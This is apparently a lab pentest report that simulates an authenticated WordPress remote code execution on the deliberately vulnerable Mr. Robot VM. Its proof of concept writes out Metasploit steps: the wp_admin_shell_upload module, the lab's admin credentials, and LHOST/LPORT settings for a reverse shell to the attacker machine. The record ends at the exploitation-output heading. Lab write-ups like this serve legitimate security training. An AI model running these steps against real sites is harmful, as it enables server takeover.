Simulate a chained attack on a Mr. Robot VM

1. Executive Summary

During the security assessment of the WordPress application hosted on the Mr. Robot VM, an authenticated Remote Code Execution (RCE) vulnerability was identified. An attacker with administrator-level access can upload a malicious plugin containing a PHP web shell, leading to full command execution on the server. This vulnerability can result in complete compromise of the web application and underlying system.

2. Technical Description

WordPress allows administrators to upload and activate plugins through the **/wp-admin** interface. Since plugins can contain PHP code, an authenticated administrator can upload a malicious plugin containing a PHP reverse shell or web shell. Once activated, the attacker gains the ability to execute arbitrary system commands on the server.

3. Proof of Concept (PoC)

3.1 Environment

- **Target:** Mr. Robot VM (192.168.29.184)
- **Application:** WordPress
- **Attacker OS:** Kali Linux (192.168.29.173)
- **Access Level:** WordPress Administrator

3.2 Metasploit PoC (Lab Demonstration)

Step 1: Verify WordPress:


curl http://192.168.29.184/wp-login.php

Step 2: Launch Metasploit


Step 3: Search and use WordPress Admin RCE Module

search wp_admin_shell_upload

use 0



Step 4: Configure Target Details



set RHOSTS 192.168.29.184

set TARGETURI /

set USERNAME elliot

set PASSWORD ER28-0652

set LHOST 192.168.29.173

set LPORT 4444

set WPCHECK false

run

Step 5: Successful Exploitation Output